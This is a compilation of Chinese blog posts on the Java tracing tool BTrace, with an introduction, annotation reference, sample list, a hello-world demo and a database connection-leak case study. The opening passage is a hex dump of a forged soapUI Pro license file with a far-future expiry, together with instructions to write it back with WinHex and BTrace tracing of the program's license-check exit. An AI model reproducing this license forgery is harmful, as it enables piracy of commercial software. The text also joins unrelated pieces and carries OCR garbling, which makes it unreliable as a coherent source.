0000190: 50 72 6f 0d 0a 70 72 6f 70 5b 30 5d 2e 6e 3d 70  Pro..prop[0].n=p
00001a0: 72 2e 6c 61 73 74 4e 61 6d 65 0d 0a 70 72 6f 70  r.lastName..prop
00001b0: 5b 38 5d 2e 76 3d 46 49 0d 0a 70 72 6f 70 5b 37  [8].v=FI..prop[7
00001c0: 5d 2e 6e 3d 43 6f 6d 70 61 6e 79 0d 0a 70 72 6f  ].n=Company..pro
00001d0: 70 2e 63 6f 75 6e 74 3d 31 31 0d 0a 70 72 6f 70  p.count=11..prop
00001e0: 5b 31 30 5d 2e 6e 3d 50 75 72 63 68 61 73 65 4f  [10].n=PurchaseO
00001f0: 72 64 65 72 0d 0a 70 72 6f 70 5b 32 5d 2e 76 3d  rder..prop[2].v=
0000200: 74 72 69 61 6c 0d 0a 6e 75 63 3d 33 0d 0a 65 78  trial..nuc=3..ex
0000210: 64 3d 34 30 38 36 38 30 36 34 30 30 30 30 30 0d  d=4086806400000.
0000220: 0a 70 72 6f 70 5b 31 5d 2e 6e 3d 55 73 65 72 0d  .prop[1].n=User.
0000230: 0a 70 72 6f 70 5b 39 5d 2e 76 3d 53 6d 61 72 74  .prop[9].v=Smart
0000240: 42 65 61 72 20 53 6f 66 74 77 61 72 65 0d 0a 70  Bear Software..p
0000250: 72 6f 70 5b 38 5d 2e 6e 3d 70 72 2e 63 6f 75 6e  rop[8].n=pr.coun
0000260: 74 72 79 0d 0a 67 70 3d 30 0d 0a 6d 69 6e 3d 35  try..gp=0..min=5
0000270: 0d 0a 70 72 6f 70 5b 33 5d 2e 76 3d 30 30 30 30  ..prop[3].v=0000
0000280: 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30  0000-0000-0000-0
0000290: 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30  000-000000000000
00002a0: 0d 0a 70 72 6f 70 5b 32 5d 2e 6e 3d 4c 69 63 65  ..prop[2].n=Lice
00002b0: 6e 73 65 54 79 70 65 0d 0a 70 72 6f 70 5b 39 5d  nseType..prop[9]
00002c0: 2e 6e 3d 70 72 2e 63 6f 6d 70 61 6e 79 0d 0a 70  .n=pr.company..p
00002d0: 72 6f 70 5b 34 5d 2e 76 3d 73 6f 61 70 55 49 0d  rop[4].v=soapUI.
00002e0: 0a 70 72 6f 70 5b 33 5d 2e 6e 3d 53 61 6c 65 73  .prop[3].n=Sales
00002f0: 46 6f 72 63 65 49 44 0d 0a 74 79 70 3d 33 0a     ForceID..typ=3.
```

用 WinHex 写回成 binary 就是了。实际信息是:

```
#
#Mon Jul 4 01:00:01 CET 2012
prop[5].v=SmartBear-Sweden-Support@SmartBear.com
prop[4].n=pr.firstName
maj=4
opt=0
isd=1341360000000
```

```
prop[6].v=SmartBear-Sweden-Support@SmartBear.com
ulm=1
prop[5].n=EMail
prop[0].v=Pro
prop[7].v=SmartBear Software
prop[6].n=pr.email
num=[2012-07-04 01\:00\:00] soapUI trial - SmartBear Software
prop[10].v=
pro=soapUI
prop[1].v=soapUI Pro
prop[0].n=pr.lastName
prop[8].v=FI
prop[7].n=Company
prop.count=11
prop[10].n=PurchaseOrder
prop[2].v=trial
nuc=3
exd=4086806400000
prop[1].n=User
prop[9].v=SmartBear Software
prop[8].n=pr.country
gp=0
min=5
prop[3].v=00000000-0000-0000-0000-000000000000
prop[2].n=LicenseType
prop[9].n=pr.company
prop[4].v=soapUI
prop[3].n=SalesForceID
typ=3
-----------------------------------------------------------------------
```

后面是一些冗余信息，只关心结果不关心过程的兄弟请略过。

prop[2].v 的有效值有 trial、professional，这个就是 LicenseType。这里必须保持为 trial，Title 上可以看出是试用版 License，仍然是全功能的。如果把这里设成 professional，会导致程序退出。利用 BTrace 调试这个过程:

```
-----------------------------------------------------------------------
  /*
   * 监视从哪里退出了
   */
  @OnMethod
  (
  clazz      = "java.lang.System",
```

```
  method     = "exit"
  )
  public static void Trace_exit
  (
  )
  {
     println( "jstack() is :" );
     println( "[" );
     jstack();
     println( "]" );
  }
```

加载 professional.key 时会看到:

```
jstack() is :
[
java.lang.System.exit(Unknown Source)
com.eviware.soapui.SoapUIPro$SoapUIProRunner.run(SourceFile:1813)
com.eviware.soapui.SoapUIPro.main(SourceFile:288)
sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
sun.reflect.NativeMethodAccessorImpl.invoke(Unknown Source)
sun.reflect.DelegatingMethodAccessorImpl.invoke(Unknown Source)
java.lang.reflect.Method.invoke(Unknown Source)
com.exe4j.runtime.LauncherEngine.launch(Unknown Source)
com.exe4j.runtime.WinLauncher.main(Unknown Source)
]
```

至少是 1804 行调用 isAutoUpdateVersion()之前抛出的异常。

BTrace 系列之一：简介

BTrace 工具简介

What is Btrace?

Java 进程诊断分析工具

安全的工具

无侵入性

不修改应用任何应用数据

限制跟踪行为，没能有循环

依赖组件


使用 OjbectWeb ASM 组件来完成字节码层面上的跟踪分析

开源组件

项目主页：http://btrace.dev.java.net

GPLv2 + CLASSPATH Exception

VisualVM 插件和开发时插件



BTrace 应用较为广泛的原因应该是其安全性和无侵入性，已经热交互技术，使得我们无需启动 Agent 的情况下动态跟踪分析，其安全性不会导致对目标 Java 进程的任何破坏性影响，使得 BTrace 成为我们线上产品问题定位的利器。无侵入性无需我们对原有代码做任何修改，降低上线风险和测试成本，并且 无需重启启动目标 Java 进程进行 Agent 加载即可动态分析和跟踪目标程序，可以说 BTrace 可以满足大部分的应用场景。

Probes and Actions

通过注解来完成跟踪类型的支持

1 方法调用

1 方法返回

1 捕捉方法异常

l 行号

l 字段 get/set

l 方法调用/返回（在指定的方法中）

l 异常抛出前后

l 同步进入/退出

l 定时器

BTrace 脚本

为了保证 trace 语句只读，BTrace 对 trace 脚本有一些限制(比如不能改变被 trace 代码中的状态)，跟踪类中必须要有一个静态方法，主要是通过调用 BTraceUtils 类来完成一些动作，并且这些动作是安全的，是 BTrace 规定的一个子集，详见如下描述：

l BTrace 禁止 new 类、数组,、抛异常、捕获异常

l 禁止调用除 com.sun.btrace.BTraceUtil 类的其他实例方法以及静态方法

l BTrace1.2 前不能有实例字段和方法，只能有无返回值的静态方法，所有字段也都必须是静态的。

l 禁止定义外部、内部、匿名，本地类

l 禁止有同步块和同步方法

l 禁止有循环(for, while, do..while)

l 禁止实现接口，不能扩展类，直接超类必须是 java.lang.Object

l 禁止使用 assert 语句，不能使用 class 字面值

l 禁止使用 class 字节码

BTrace Class

方法上的注解

l @ OnMethod 用来指定 trace 的目标类和方法以及具体位置，被注解的方法在匹配的方法执行到指定的位置会被调用。"clazz"属性用来指定目标类名，可以指定全限定类名，比如"java.awt.Component"，也可以是正则表达式(表达式必须写在"//"中，

比如"/java\\.awt\\..+/")。"method"属性用来指定被 trace 的方法. 表达式可以参考自带的例子(NewComponent.java 和 Classload.java, 关于方法的注解可以参考 MultiClass.java). 有时候被 trace 的类和方法可能也使用了注解. 用法参考自带例子 WebServiceTracker.java. 针对注解也是可以使用正则表达式, 比如像这个 "@/com\\.acme\\..+/ "，也可以通过指定超类来匹配多个类, 比如 "+java.lang.Runnable"可以匹配所有实现了 java.lang.Runnable 接口的类. 具体参考自带例子 SubtypeTracer.java。

l @OnTimer 定时触发 Trace，时间可以指定，单位为毫秒，具体参考自带例子 Histogram.java。

l @OnError 当 trace 代码抛异常或者错误时，该注解的方法会被执行. 如果同一个 trace 脚本中其他方法抛异常, 该注解方法也会被执行。

l @OnExit 当 trace 方法调用内置 exit(int)方法(用来结束整个 trace 程序)时, 该注解的方法会被执行. 参考自带例子 ProbeExit.java。

l @OnEvent 用来截获"外部"btrace client 触发的事件, 比如按 Ctrl-C 中断 btrace 执行时，并且选择 2，或者输入事件名称，将执行使用了该注解的方法, 该注解的 value 值为具体事件名称。具体参考例子 HistoOnEvent.java

l @OnLowMemory 当内存超过某个设定值将触发该注解的方法, 具体参考 MemAlerter.java

l @OnProbe 使用外部文件 XML 来定义 trace 方法以及具体的位置，具体参考示例 SocketTracker1.java 和 java.net.socket.xml。

参数上的注解

l @Self 用来指定被 trace 方法的 this，可参考例子 AWTEventTracer.java 和 AllCalls1.java

l @Return 用来指定被 trace 方法的返回值，可参考例子 Classload.java

l @ProbeClassName (since 1.1) 用来指定被 trace 的类名, 可参考例子 AllMethods.java

l @ProbeMethodName (since 1.1) 用来指定被 trace 的方法名, 可参考例子 WebServiceTracker.java。

l @TargetInstance (since 1.1) 用来指定被 trace 方法内部被调用到的实例, 可参考例子 AllCalls2.java

l @TargetMethodOrField (since 1.1) 用来指定被 trace 方法内部被调用的方法名, 可参考例子 AllCalls1.java 和 AllCalls2.java。

非注解的方法参数

未使用注解的方法参数一般都是用来做方法签名匹配用的，他们一般和被 trace 方法中参数出现的顺序一致. 不过他们也可以与注解方法交错使用，如果一个参数类型声明为*AnyType[]*，则表明它按顺序"通吃"方法所有参数. 未注解方法需要与*Location*结合使用:

l Kind.ENTRY-被 trace 方法参数

l Kind.RETURN- 被 trace 方法返回值

l Kind.THROW - 抛异常

l Kind.ARRAY_SET, Kind.ARRAY_GET - 数组索引

l Kind.CATCH - 捕获异常

l Kind.FIELD_SET - 属性值

l Kind.LINE - 行号

l Kind.NEW - 类名

l Kind.ERROR - 抛异常

属性上的注解

l @Export 该注解的静态属性主要用来与 jvmstat 计数器做关联. 使用该注解之后，btrace 程序就可以向 jvmstat 客户端(可以用来统计 jvm 堆中的内存使用量)暴露 trace 程序的执行次数，具体可参考例子 ThreadCounter.java

l @Property 使用了该注解的 trace 脚本将作为 MBean 的一个属性，一旦使用该注解，trace 脚本就会创建一个 MBean 并向 MBean 服务器注册，这样 JMX 客户端比如 VisualVM，jconsole 就可以看到这些 BTrace MBean. 如果这些被注解的属性与被 trace 程序的属性关联，那么就可以通过 VisualVM 和 jconsole 来查看这些属性了. 具体可参考例子 ThreadCounterBean.java 和 HistogramBean.java。

l @TLS 用来将一个脚本变量与一个 ThreadLocal 变量关联. 因为 ThreadLocal 变量是跟线程相关的，一般用来检查在同一个线程调用中是否执行到了被 trace 的方法. 具体可参考例子 OnThrow.java 和 WebServiceTracker.java

类上的注解

l @com.sun.btrace.annotations.DTrace 用来指定 btrace 脚本与内置在其脚本中的 D 语言脚本关联, 具体参考例子 DTraceInline.java.

l @com.sun.btrace.annotations.DTraceRef 用来指定 btrace 脚本与另一个 D 语言脚本文件关联. 具体参考例子 DTraceRefDemo.java.

l @com.sun.btrace.annotations.BTrace 用来指定该 java 类为一个 btrace 脚本文件.

BTrace Samples

相关实例说明

BTrace 自带的 sample 是学习 BTrace 的最后资料，熟练使用 BTrace 中提供的 sample 并且能够手动进行验证，可以快速的熟悉 BTrace 并加载应用，自带的 sample 也有很大一部分可以直接或者稍加修改就可以成为我们的定位脚本，方便使用。

l AWTEventTracer.java - 演示了对 EventQueue.dispatchEvent()事件进行 trace 的做法, 可以通过 instanceof 来对事件进行过滤, 比如这里只针对 focus 事件 trace.

l AllLines.java - 演示了如何在被 trace 的程序到达 probe 指定的类和指定的行号时执行指定的操作(例子中指定的行号是-1 表示任意行).

l AllSync.java - 演示了如何在进入/退出同步块进行 trace.

l ArgArray.java - 演示了打印 java.io 包下所有类的 readXXX 方法的输入参数.

l Classload.java - 演示打印成功加载指定类以及堆栈信息.

l CommandArg.java - 演示如何获取 btrace 命令行参数.

l Deadlock.java - 演示了@OnTimer 注解和内置 deadlock()方法的用法

l DTraceInline.java - 演示@DTrace 注解的用法

l DTraceDemoRef.java - 演示@DTraceRef 注解的用法.

l FileTracker.java - 演示了如何对 File{Input/Output}Stream 构造函数中初始化打开文件的读写文件操作进行 trace.

l FinalizeTracker.java - 演示了如何打印一个类所有的属性, 这个在调试和故障分析中非常有用. 这里的例子是打印 FileInputStream 类的 close() /finalize() 方法被调用时的信息.

l Histogram.java - 演示了统计 javax.swing.JComponent 在一个应用中被创建了多少次.

l HistogramBean.java - 同上例, 只不过演示了如何与 JMX 集成, 这里的 map 属性通过使用@Property 注解被暴露成一个 MBean.

l HistoOnEvent.java - 同上例, 只不过演示了如何在通过按 ctrl+c 中断当前脚本时打印出创建次数, 而不是定时打印.

l JdbcQueries.java - 演示了聚合(aggregation)功能. 关于聚合功能可参考 DTrace.

l JInfo.java - 演示了内置方法 printVmArguments(), printProperties() 和 printEnv() 的用法

l JMap.java - 演示了内置方法 dumpHeap()的用法. 即将目标应用的堆信息以二进制的形式 dump 出来

l JStack.java - 演示了内置方法 jstackAll()的用法, 即打印所有线程的堆栈信息.

l LogTracer.java - 演示了如何深入实例方法(Logger.log)并调用内置方法(field())打印私有属性内容.

l MemAlerter.java - 演示了使用@OnLowMememory 注解监控内存使用情况. 即堆内存中的年老代达到指定值时打印出内存信息.

l Memory.java - 演示每隔 4s 打印一次内存统计信息.

l MultiClass.java - 演示了通过使用正则表达式对多个类的多个方法进行 trace.

l NewComponent.java - 使用计数器每隔一段时间检查当前应用中创建 java.awt.Component 的个数.

l OnThrow.java - 当抛出异常时, 打印出异常堆栈信息.

l ProbeExit.java - 演示@OnExit 注解和内置 exit(int)方法的用法

l Profiling.java - 演示了对 profile 的支持. // 我执行没成功, BTrace 内部有异常

l Sizeof.java - 演示了内置的 sizeof 方法的使用.

l SocketTracker.java - 演示了对 socket 的 creation/bind 方法的 trace.

l SocketTracker1.java - 同上, 只不过使用了@OnProbe.

l SysProp.java - 演示了使用内置方法获取系统属性, 这里是对 java.lang.System 的 getProperty 方法进行 trace.

l SubtypeTracer.java - 演示了如何对指定超类的所有子类的指定方法进行 trace.

l ThreadCounter.java - 演示了在脚本中如何使用 jvmstat 计数器. (jstat -J-Djstat.showUnsupported=true -name btrace.com.sun.btrace.samples.ThreadCounter.count 需要这样来从外部通过 jstat 来访问)

l ThreadCounterBean.java - 同上, 只不过使用了 JMX.

l ThreadBean.java - 演示了对预编译器的使用(并结合了 JMX).

l ThreadStart.java - 演示了脚本中 DTrace 的用法.

l Timers.java - 演示了在一个脚本中同时使用多个@OnTimer

l URLTracker.java - 演示了在每次 URL.openConnection 成功返回时打印出 url. 这里也使用了 D 语言脚本.

l WebServiceTracker.java - 演示了如何根据注解进行 trace.

http://blog.csdn.net/mgoann/article/details/7268508

BTrace 系列之二：简单示例

“Hello World”
案例描述
使用 test 方法接收一个 int 类型参数，根据参数放入 map 中两个字符串。
现代码中没有打印出任何的日志，导致产生的 int 值无法确定，以及执行路径无法确定，这个时候可以使用 BTrace 来跟踪、分析程序路径。
Java 代码

```
import java.util.HashMap;
import java.util.Map;
import java.util.Random;

public class TestHello
{

    public static void main(String[] args) throws InterruptedException
    {
        Thread.sleep(2000 * 10);
        TestHello th = new TestHello();

        Random random = new Random(47);
        th.test(random.nextInt(9) + 1);
```

```
        }

        private Map<String, String> model = new HashMap<String, String>();

        public boolean test(int age)
        {
            String variable1 = "默认提示信息:你输入的参数是：" + age;
            String variable2 = "欢迎观临网上乐园";

            model.put("variable1", variable1);
            model.put("variable2", variable2);

            if (age >= 1 && age <= 5)
            {
                variable1 = "你的输入参数介于 1 和 5 之间";
                variable2 = "欢迎小朋友玩益智类游戏";

                model.put("variable1", variable1);
                model.put("variable2", variable2);

                return true;
            }
            else if (age > 5 && age <= 10)
            {
                variable1 = "你的输入参数介于 5 和 10 之间";
                variable2 = "欢迎小朋友进入英语游乐场";

                model.put("variable1", variable1);
                model.put("variable2", variable2);

                return false;
            }
            else
            {
                return true;
            }
        }

    }
```

BTrace 脚本：

Java 代码

```
    import com.sun.btrace.annotations.*;
    import static com.sun.btrace.BTraceUtils.*;
    import java.util.HashMap;
```

```
@BTrace public class BTraceField {
    @OnMethod(clazz="java.util.HashMap", method="put")
    public static void m(@Self HashMap map, Object Key, Object value) { // all calls to the methods with signature "()"
                println("====================");
                print(Key);
                print(":");
                println(value);
    }

    @OnMethod(clazz="TestHello", method="test")
    public static void d(@Self Object obj, int age){
            print("test method is called, input age=");
            println(age);
    }

}
```

首先运行 TestHello
使用 jps 查找 TestHello 的 PID，输入 btrace <pid> BTraceField.java

输出：
test method is called, input age=3
====================
variable1:默认提示信息:你输入的参数是：3
====================
variable2:欢迎观临网上乐园
====================
variable1:你的输入参数介于 1 和 5 之间
====================
variable2:欢迎小朋友玩益智类游戏
http://blog.csdn.net/mgoann/article/details/7268649

BTrace 系列之三：实际案例分析

BTrace 实际案例分析

问题表象

问题描述

1. 最近有项目组的童鞋反馈，web 页面频繁出现假死的状态。

2.web 页面的假死出现是概率事件，且无法确定假死的引发原因。

3.是在一定的操作之后出现的，但是无法确定究竟是哪些操作引发这些操作。

问题分析

初步分析


我们都知道 web 容器一般都是单实例多线程的方式工作的，当页面发起请求后，tomcat 发分配一个线程进行当前请求的处理，当出现页面假死，说明 是由于某种原因导致了线程在等待某种资源，可以是 IO、网络响应、数据库连接、等待锁等等，所以需要首先确定该线程是在等待什么资源。

经过初步分析，可以知道是线程阻塞导致 web 不能够及时返回给页面响应，导致页面出现假死的情况。所以首先确定导致线程阻塞的原因。


确定线程是由于什么原因导致的阻塞其实也是比较简单的，可以使用 jstack 工具，到出现阻塞现象后，使用 jstack 工具查看器堆栈，看下是等待什么。也可以使用 Eclipse 的 debug 功能，将当前线程 suspend。在这里我采用第二种方式。

操作步骤

在本地以 Debug 方式启动 Tomcat 应用，模拟一些操作，尽量将假死项目重现，开发人员根据以往的映像去操作一些功能，过了若干时间后，果然出现了假死现象。由于是 debug 方式启动所以查看其 debug 视图，发现启动了 3 个 http 线程，下图中红色部分标示的位置。



通过右击 suspend 挂起线程，发现有一个线程确实被阻塞掉了



观察堆栈可以确定是到连接池中去获取连接，但是当前连接池中无可用的连接，导致线程阻塞出现页面假死现象。

进一步分析

很明显这个是由于连接泄露导致无可用连接，所引起的线程阻塞，页面假死。查看连接池配置：

driver=oracle.jdbc.driver.OracleDriver

url=jdbc:oracle:thin:@127.0.0.1:1521:orcl

username=****

password=****

active=20

minidle=20

maxidle=20


maxwait=-1

出现连接泄露问题是较为难定位的问题，因为问题的表象离问题的根源较远，并没有直接的联系，所以只能凭经验和感觉去分析，另外出现该情况应当尽量将 连接池连接个数配置改小，这样可以有效的拉近问题表象和问题根源之间的距离，减小问题重现


的成本和最大化问题重现的概率。然后根据 BTrace 来进行分 析。但是我们这里有 BTrace 这个利器来进行动态诊断。

诊断思路

只要跟踪所有的调用过 BasicDataSource.getConnection 这个方法的地方，然后在看看那些方法调用以后没有关系连接，而关闭连接的地方并非是 Connection 的 close 方法，需要对连接池的工作原理有一定的了解。



如上图，连接池持有 Connection 代理的引用，用来维护 Connection，而 Connection 代理实现了 JDBC，通过 Connection 代理来操作驱动程序，在 oracle 中是 oracle.jdbc.driver.T4CConnection。



实际上连接池主要是通过 PoolableConnection 作为代理类，持有 T4CConnection 的引用，完成对数据的操作，并且自己实现了 java.sql.Connection 接口，我们看下 close 方法的具体实现。

Java 代码

```
1. /**
2.          * Returns me to my pool.
3.          */
4.          public synchronized void close() throws SQLException
   {
5.                  if (_closed) {
6.                          // already closed
7.                          return;
8.                  }
9.
10.                 boolean isUnderlyingConectionClosed;
11.                 try {
12.                         isUnderlyingConectionClosed = _conn.isClose
   d();
13.                 } catch (SQLException e) {
```

```
14.                         try {
15.                                 _pool.invalidateObject(this); // XX
   X should be guarded to happen at most once
16.                         } catch(IllegalStateException ise) {
17.                                 // pool is closed, so close the
   connection
18.                                 passivate();
19.                                 getInnermostDelegate().close();
20.                         } catch (Exception ie) {
21.                                 // DO NOTHING the original excep
   tion will be rethrown
22.                         }
23.                         throw (SQLException) new SQLException("Can
   not close connection (isClosed check failed)").initCause(e);

24.                 }
25.
26.                 if (!isUnderlyingConectionClosed) {
27.                         // Normal close: underlying connection i
   s still open, so we
28.                         // simply need to return this proxy to
   the pool
29.                         try {
30.                                 _pool.returnObject(this); // XXX s
   hould be guarded to happen at most once
31.                         } catch(IllegalStateException e) {
32.                                 // pool is closed, so close the
   connection
33.                                 passivate();
34.                                 getInnermostDelegate().close();
35.                         } catch(SQLException e) {
36.                                 throw e;
37.                         } catch(RuntimeException e) {
38.                                 throw e;
39.                         } catch(Exception e) {
40.                                 throw (SQLException) new SQLExcept
   ion("Cannot close connection (return to pool failed)").initCaus
   e(e);
41.                         }
42.                 } else {
43.                         // Abnormal close: underlying connection
   closed unexpectedly, so we
44.                         // must destroy this proxy
45.                         try {
```

```
46.                                 _pool.invalidateObject(this);  //  XX
   X  should  be  guarded  to  happen  at  most  once
47.                         }  catch(IllegalStateException  e)  {
48.                                 //  pool  is  closed,  so  close  the
   connection
49.                                 passivate();
50.                                 getInnermostDelegate().close();
51.                         }  catch  (Exception  ie)  {
52.                                 //  DO  NOTHING,  "Already  closed"
   exception  thrown  below
53.                         }
54.                         throw  new  SQLException("Already  closed.");

55.                 }
56.}
```

而获取连接的代码是通过 PoolingDataSource 的 getConnection 进行获取的代码如下：

Java 代码

```
1. /**
2.          *  Return  a  {@link  java.sql.Connection}  from  my  pool,

3.          *  according  to  the  contract  specified  by  {@link  Obj
   ectPool#borrowObject}.
4.          */
5.         public  Connection  getConnection()  throws  SQLException  {

6.                 try  {
7.                         Connection  conn  =  (Connection)(_pool.borro
   wObject());
8.                         if  (conn  !=  null)  {
9.                                 conn  =  new  PoolGuardConnectionWrap
   per(conn);
10.                        }
11.                        return  conn;
12.                }  catch(SQLException  e)  {
13.                        throw  e;
14.                }  catch(NoSuchElementException  e)  {
15.                        throw  new  SQLNestedException("Cannot  get
   a  connection,  pool  error  "  +  e.getMessage(),  e);
16.                }  catch(RuntimeException  e)  {
```

```
17.                         throw  e;
18.                 }  catch(Exception  e)  {
19.                         throw  new  SQLNestedException("Cannot  get
    a  connection,  general  error",  e);
20.                 }
21.         }
```

可以非常清楚的看到，就是通过该方法释放连接到连接池中，供后续的业务代码进行调用。

到这里基本的思路已经出来了，只要跟踪 PoolingDataSource 的 getConnection 方法和 PoolableConnection 的 close 方法就可以知道究竟哪些业务代码只调用了获取连接而没有调用 close 方法进行释放连接，导致连接泄露。

BTrace 利器

通过编写 BTrace 脚本进行分析跟踪，只要业务代码在调用完 getConnection 方法后调用了 close 就说明没有问题，也就是 getConnection 方法和 close 方法成对出现，如果只调用了 getConnection 方法而没有调用 close 方法那就说明该业务代码有连 接泄露。

Java 代码

```
1.  import  com.sun.btrace.annotations.*;
2.  import  static  com.sun.btrace.BTraceUtils.*;
3.
4.  @BTrace  public  class  BTraceConnection  {
5.
6.          @Export  private  static  long  openedCount;
7.
8.          @Export  private  static  long  closedCount;
9.
10.         @OnMethod(clazz="/.*PoolingDataSource/",  method="getConnecti
    on",  location=@Location(kind.RETURN))
11.         public  static  void  m(@return  Object  obj)  {
12.                         openedCount++;
13.                                 println("One  connection  is  opened!
    ");
14.                                 println(obj);
15.                         Threads.jstack();
16.         }
17.
18.         @OnMethod(clazz="/.*PoolableConnection/",  method="close")

19.         public  static  void  d(@Self  Object  obj)  {
```

```
20.                         closedCount++;
21.                                 println("One  connection  is  closed!
   ");
22.                                 println(obj);
23.                         Threads.jstack();
24.         }
25.
26.         @OnExit
27.         public  static  void  f(){
28.                     print("Total  opened  connection:");
29.                     println(openedCount);
30.                     print("Total  closed  connection:");
31.                     println(closedCount);
32.         }
33.
34.}
```

将连接池个数修改为 3，启动应用，使用 jps 输出应用 pid，

运行命令 btrace <pid> BTraceConnection.java > trace.log

日志分析

输出结果

Java 代码

```
1. One  connection  is  opened!
2. org.apache.commons.dbcp.PoolingDataSource$PoolGuardConnectionWrapper@
   1d6fc56
3. org.apache.commons.dbcp.BasicDataSource.getConnection(BasicDataSource
   .java:1044)
4. ..................
5. com.**************************.dao.UserDAO.checkUserState(UserDAO.ja
   va:142)
6. ..................
